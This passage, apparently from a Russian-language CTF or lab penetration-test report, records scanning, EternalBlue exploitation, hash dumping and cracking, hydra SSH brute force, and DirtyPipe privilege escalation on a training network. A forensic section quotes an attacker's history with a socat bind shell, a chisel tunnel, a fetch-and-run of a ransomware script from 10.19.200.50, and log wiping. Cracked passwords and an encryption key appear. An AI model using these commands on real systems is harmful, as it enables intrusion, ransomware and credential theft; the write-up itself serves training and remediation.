[*] Meterpreter session 1 opened (10.19.5.14:4444 -> 10.19.4.8:50005 ) at 2022-03-12 09:11:54 +0300
```

Данная уязвимость имеет идентификатор `CVE-2017-0144` в официальной базе данных уязвимостей и имеет высокий рейтинг опасности. После эксплуатации уязвимости, атакующий получает права ядра ОС (ring0), что позволяет полность контролировать систему. https://nvd.nist.gov/vuln/detail/cve-2017-0144

система имеет другие внутренние уязвимости для повышения прав:

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.19.4.8 - Collecting local exploits for x64/windows...
[*] 10.19.4.8 - 31 exploit checks are being tried...
[+] 10.19.4.8 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
```

Для исправления уязвимости нужно обновиться до новой версии windows или поставить патчи безопасности

Сегмент asu-tp

```
$ nmap -T5 10.19.239.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 08:47 MSK
Nmap scan report for 10.19.239.1
Host is up (0.0026s latency).
```

```
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 10.19.239.2
Host is up (0.0048s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.239.3
Host is up (0.0054s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.239.4
Host is up (0.0048s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.239.5
Host is up (0.0056s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown

Nmap scan report for 10.19.239.6
Host is up (0.0056s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49175/tcp open  unknown

Nmap done: 256 IP addresses (6 hosts up) scanned in 3.23 seconds
```

```
$ nmap -T5 10.19.240.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 08:48 MSK
Nmap scan report for 10.19.240.1
Host is up (0.0062s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
```

```
22/tcp open  ssh

Nmap scan report for 10.19.240.2
Host is up (0.013s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.240.3
Host is up (0.014s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.240.4
Host is up (0.010s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.240.5
Host is up (0.011s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 10.19.240.6
Host is up (0.020s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 10.19.240.9
Host is up (0.021s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 10.19.240.10
Host is up (0.013s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 10.19.240.14
Host is up (0.0080s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
```

```
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 256 IP addresses (9 hosts up) scanned in 6.21 seconds
```

Windows

Поиск и эксплуатация уязвимостей

ip: `10.19.239.5, 10.19.240.14` После сканирования командой `nmap` :

```
nmap --script *-vuln* -sC -sV -T5 $IP_range$
```


Мы обнаруживаем уязвимость eternalblue:

```
VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

После применения скан-модулей auxiliary в metasploit, обнаруживаем уязвимость bluekeep. После проверки эксплойтами, получаем что сервер уязвим только к eternalblue. Данная уязвимость имеет идентификатор `CVE-2017-0144` в официальной базе данных уязвимостей и имеет высокий рейтинг опасности. После эксплуатации уязвимости, атакующий получает права ядра ОС (ring0), что позволяет полность контролировать систему. https://nvd.nist.gov/vuln/detail/cve-2017-0144

Для исправления уязвимости нужно обновиться до новой версии windows или поставить патчи безопасности

ip: `10.19.239.5` так же уязвим к bluekeep



Данная уязвимость имеет идентификатор `CVE-2019-0708` в официальной базе данных уязвимостей и имеет высокий рейтинг опасности. После эксплуатации уязвимости, атакующий получает права ядра ОС (ring0), что позволяет полность контролировать систему. https://nvd.nist.gov/vuln/detail/cve-2019-0708


Для исправления уязвимости нужно обновиться до новой версии windows или поставить патчи безопасности

Получение паролей от аккаунтов: Administrator, oper.

В консоли meterpreter выполняем команду


`meterpreter> hashdump`

Таким образом мы получаем хеши паролей пользователей Administrator и oper



Далее запускаем брутфорс хешей с помошью утилиты john

`john --wordlist=rockyou7.txt hash.txt --format=NT`



Таким образом мы получаем креды ещё от двух пользователей

```
oper:Peanut1
Администратор:Lovely1
```

Данная уязвимость называется reuse credentials. Чтобы исправить данную уязвимость нужно использовать разные пароли.

Вирус на asu-tp

На машине `10.19.240.14` в директории `C:\enlogicplc` находим подозрительный бинарь, который вероятно является малварью.

Сегмент IDS (10.19.1.254)

Первым же делом мы решили просканировать адресс с помощью nmap

```
nmap -sC -sV 10.19.1.254
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-12 11:35 MSK
Nmap scan report for 10.19.1.254
Host is up (0.0016s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 c9:3a:69:a6:d4:15:c4:7e:6e:00:c7:14:16:2d:5d:81 (RSA)
|   256 ea:3c:f3:9c:b0:f0:f2:41:e6:79:78:6e:1f:7d:c8:15 (ECDSA)
|_  256 fb:b2:5a:1c:6b:31:bb:eb:71:7a:2f:ad:0d:62:04:56 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds
```

На машине открыт только один порт и это ssh. Мы знаем логин для этой машины: `user` Так как мы знаем логи, мы можем попытаться сбрутить пароль, но делать это с помощью rockyou7.txt нецелесообразно, так как это займет слишком много времени. Ориентируясь по паролям других пользователей было решено отфильтровать rockyou7.txt, оставив только пароли у который первый символ заглавный, а последний - "1".

```
itog = []
with open("rockyou7.txt", 'r') as in_f:
    pswds = in_f.read().split()
    for pswd in pswds:
        pswd = pswd.strip()
        if pswd[0].isupper() and pswd[-1] == "1":
            itog.append(pswd)
with open("rockyou777.txt", 'w') as out_f:
    out_f.write("\n".join(itog))
```


Далее запускаем брутфорс. `hydra -V -f -t 5=4 -l user -P ./rockyou777.txt ssh://10.19.1.254`

```
[ATTEMPT] target 10.19.1.254 - login "user" - pass "Melissa1" - 18 of 129119 [child 2] (0/0)
[ATTEMPT] target 10.19.1.254 - login "user" - pass "Jeremy1" - 19 of 129119 [child 4] (0/0)
[ATTEMPT] target 10.19.1.254 - login "user" - pass "Isabella1" - 20 of 129119 [child 3] (0/0)
[22][ssh] host: 10.19.1.254   login: user   password: Isabella1
[STATUS] attack finished for 10.19.1.254 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-12 11:31:56
```

Получем креды `user:Isabella1`

Подключаемся и скачиваем дамп трафика с сервера

```
scp user@10.19.1.254:traf.pcap .
```



Выгружаем файлы из http трафика

И получаем encr.sh, с помощью которого шифровали файлы на машине `10.19.2.11`

Packet	Hostname	Content Type	Size	Filename
37622	10.19.200.50	text/x-sh	648 bytes	encr.sh
37623	10.19.200.50	text/x-sh	648 bytes	encr.sh
15731	10.19.200.50	text/x-csrc	5 124 byt...	sploit.c
15735	10.19.200.50	text/x-csrc	5 124 byt...	sploit.c
11920	10.19.1.11	text/plain	111 kB	CHANGELOG.txt
11926	10.19.1.11	text/plain	111 kB	CHANGELOG.txt
40494	10.19.1.11	text/plain	2 189 byt...	robots.txt
40496	10.19.1.11	text/plain	2 189 byt...	robots.txt
40897	10.19.1.11	text/plain	111 kB	CHANGELOG.txt
40904	10.19.1.11	text/plain	111 kB	CHANGELOG.txt
40916	10.19.1.11	text/plain	1 717 byt...	INSTALL.mysql.txt
40918	10.19.1.11	text/plain	1 717 byt...	INSTALL.mysql.txt
40924	10.19.1.11	text/plain	1 874 byt...	INSTALL.pgsql.txt
40926	10.19.1.11	text/plain	1 874 byt...	INSTALL.pgsql.txt
40932	10.19.1.11	text/plain	1 298 byt...	INSTALL.sqlite.txt
40934	10.19.1.11	text/plain	1 298 byt...	INSTALL.sqlite.txt
40964	10.19.1.11	text/plain	17 kB	INSTALL.txt
40970	10.19.1.11	text/plain	17 kB	INSTALL.txt
40999	10.19.1.11	text/plain	18 kB	LICENSE.txt
41004	10.19.1.11	text/plain	18 kB	LICENSE.txt
41017	10.19.1.11	text/plain	8 710 byt...	MAINTAINERS.txt
41024	10.19.1.11	text/plain	8 710 byt...	MAINTAINERS.txt
41040	10.19.1.11	text/plain	10 kB	UPGRADE.txt
41048	10.19.1.11	text/plain	10 kB	UPGRADE.txt
12048	10.19.1.11	text/html	33 kB	password
12049	10.19.1.11	text/html	33 kB	password

KERNEL PWN 1337, GETTING R00T ON IDS

После исследования системы, где стоит ids, мы обнаружили что ядро подвержено уязвимости `CVE-2022-0847 (DirtyPipe)` Ссылка: https://raw.githubusercontent.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit/main/exploit.c Данная уязвимость через пайпы в ядре позволяет переписывать любой файл любого пользователя который открыт и отображён в памяти ядра. Мы меняем пароль пользователя root на aaron через перезапись файла /etc/passwd.

```
user@miad-fw:~$ id
uid=1002(user) gid=1001(user) groups=1001(user)
user@miad-fw:~$ ./exp
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "aaron"...
system() function call seems to have failed :(
user@miad-fw:~$ su
Password:
# bash -i
root@miad-fw:/home/user# cd
root@miad-fw:~# id
uid=0(root) gid=0(root) groups=0(root)
root@miad-fw:~#
```

Чтобы исправить проблему достатачно обновить ядро до актуальной версии.

Поиск следов работы злоумышленника

Машина 10.19.2.10

В директории `/tmp` находим подозрительный python скрипт `siem-audit.py`. После недолгого изучения понимаем, что это скрипт для аудита безопасности системы. Не совсем понятно, как он оказался в `/tmp` и кто его туда положил, но, вероятно, он мог быть использован злоумышленником для поиска уязвимостей на машине.

Машина 10.19.2.11

При подключении по ssh под кредами `admin:Freedom1` видим следующее приветствие:

```
Oh! Hello there! You've been infected by GachiRansom, send 300$ to paypal:b.harrington@gmail.com to
get your unencryption key.
```

Логинимся под рутом:

```
$ sudo su
```

Смотрим историю выполенных команд:

```
$ history
```

Видим там ряд команд, которые, очевидно, были выполнены злоумышленником:

```
1  setsid /var/www/html/socat tcp-l:8081,reuseaddr,fork
exec:/bin/bash,pty,setsid,setpgid,stderr,ctty&&exit
    2  id;echo 0 > /proc/sys/vm/dirty_writeback_centisecs;exit
    3  setsid /var/www/html/chisel client 10.19.200.50:8083 R:socks 2>1 > /dev/null && exit
    4  cd /var/www/html/; rm *.encr chisel* socat* sploit*; pkill -f socat; pkill -f chisel; cp
/home/debian/drupal-7.54/*.php /var/www/html
    5  cd /var/www/html/; rm *.encr chisel* socat* sploit*; pkill -f socat; pkill -f chisel; cp
/home/debian/drupal-7.54/*.php /var/www/html
    6  cd /var/www/html/; rm *.encr chisel* socat* sploit*; pkill -f socat; pkill -f chisel; cp
/home/debian/drupal-7.54/*.php /var/www/html
    7  cd /var/www/html/; rm *.encr chisel* socat* sploit*; pkill -f socat; pkill -f chisel; cp
/home/debian/drupal-7.54/*.php /var/www/html
    8  cd /var/www/html/; rm *.encr chisel* socat* sploit*; pkill -f socat; pkill -f chisel; cp
/home/debian/drupal-7.54/*.php /var/www/html
    9  setsid /var/www/html/socat tcp-l:8081,reuseaddr,fork
exec:/bin/bash,pty,setsid,setpgid,stderr,ctty&&exit
   10  id;echo 0 > /proc/sys/vm/dirty_writeback_centisecs;exit
   11  setsid /var/www/html/chisel client 10.19.200.50:8083 R:socks 2>1 > /dev/null && exit
   12  wget http://10.19.200.50/encr.sh -O /var/www/html/encr.sh;exit
   13  chmod -R 777 /var/www/html;exit
   14  /var/www/html/encr.sh;exit
   15  rm -f /var/www/html/shell.php;exit
   16  rm -f /var/www/html/encr.sh;exit
   17  rm -f /var/www/html/sploit.c;exit
   18  cd /var/www/html/
   19  ls
   20  setsid /var/www/html/socat tcp-l:8081,reuseaddr,fork
exec:/bin/bash,pty,setsid,setpgid,stderr,ctty&&exit
   21  id;echo 0 > /proc/sys/vm/dirty_writeback_centisecs;exit
   22  setsid /var/www/html/chisel client 10.19.200.50:8083 R:socks 2>1 > /dev/null && exit
   23  wget http://10.19.200.50/encr.sh -O /var/www/html/encr.sh;exit
   24  chmod -R 777 /var/www/html;exit
   25  /var/www/html/encr.sh;exit
   26  rm -f /var/www/html/shell.php;exit
   27  rm -f /var/www/html/encr.sh;exit
   28  rm -f /var/www/html/sploit.c;exit
   29  cd /var/www/html/; rm *.encr chisel* socat* sploit*; pkill -f socat; pkill -f chisel; cp
/home/debian/drupal-7.54/*.php /var/www/html
   30  cd /var/www/html/; rm *.encr chisel* socat* sploit*; pkill -f socat; pkill -f chisel; cp
/home/debian/drupal-7.54/*.php /var/www/html
   31  echo "" > /var/log/apache2/other_vhosts_access.log; echo "" > /var/log/audit/audit.log
```

```
   32  ip a
   33  cd /var/www/html/
   34  ls
   35  rm *.encr sploit* chisel* socat*
   36  ps aux | grep socat
   37  pkill -f socat
   38  pkill -f chisel
   39  setsid /var/www/html/socat tcp-l:8081,reuseaddr,fork
exec:/bin/bash,pty,setsid,setpgid,stderr,ctty&&exit
   40  id;echo 0 > /proc/sys/vm/dirty_writeback_centisecs;exit
   41  setsid /var/www/html/chisel client 10.19.200.50:8083 R:socks 2>1 > /dev/null && exit
   42  wget http://10.19.200.50/encr.sh -O /var/www/html/encr.sh;exit
   43  chmod -R 777 /var/www/html;exit
   44  /var/www/html/encr.sh;exit
   45  rm -f /var/www/html/shell.php;exit
   46  rm -f /var/www/html/encr.sh;exit
   47  rm -f /var/www/html/sploit.c;exit
   48  pkill -9 -f socat
   49  pkill -9 -f socat
```

В директории `/var/www/html` находим скомпилированный бинарь `sploit`, пореверсив который легко понять что это эксплойт на уязвимость `Dirty COW`, она же `CVE-2016-5195`. Так же находим зашифрованные файлы с расширением `.encr`. Попробуем определить, как они зашифрованы:


```
$ file index.php.encr
index.php.encr: openssl enc'd data with salted password, base64 encoded
```

В `kali linux` есть инструмент `bruteforce-salted-openssl`, используем его, чтобы попытаться восстановить файл.

```
$ bruteforce-salted-openssl -t 8 -f ~/Desktop/rockyou7.txt index.php.encr
```

Но к сожалению расшифровать не получилось.

Попробуем найти сурсы шифровальщика или ключ шифрования. На тачке был замечен `auditd`, так что посмотрим список правил:



Видим, что любые изменения в `/var/www/html/` логируются. Заходим в директорию `/var/log/` и грепаем все файлы на строку `openssl` (т.к. ранее мы определили, что именно `openssl` использовали для шифрования файлов).

В файле `messages.1` находим команды, которые выполнял шифровальщик:


```
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.253:59600): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/index.php" a7="-
out" a8="/var/www/html/index.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.253:59600): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/index.php" a7="-
out" a8="/var/www/html/index.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
```

```
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.269:59604): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/authorize.php"
a7="-out" a8="/var/www/html/authorize.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.269:59604): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/authorize.php"
a7="-out" a8="/var/www/html/authorize.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.277:59608): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/update.php"
a7="-out" a8="/var/www/html/update.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.277:59608): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/update.php"
a7="-out" a8="/var/www/html/update.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.281:59612): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/install.php"
a7="-out" a8="/var/www/html/install.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.281:59612): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/install.php"
a7="-out" a8="/var/www/html/install.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.293:59616): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/cron.php" a7="-
out" a8="/var/www/html/cron.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.293:59616): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/cron.php" a7="-
out" a8="/var/www/html/cron.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.297:59620): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/19FLAG.txt"
a7="-out" a8="/var/www/html/19FLAG.txt.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.297:59620): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/19FLAG.txt"
a7="-out" a8="/var/www/html/19FLAG.txt.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.305:59624): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/shell.php" a7="-
out" a8="/var/www/html/shell.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.305:59624): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/shell.php" a7="-
out" a8="/var/www/html/shell.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.309:59628): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/xmlrpc.php"
a7="-out" a8="/var/www/html/xmlrpc.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 12:09:08 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.309:59628): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/xmlrpc.php"
a7="-out" a8="/var/www/html/xmlrpc.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
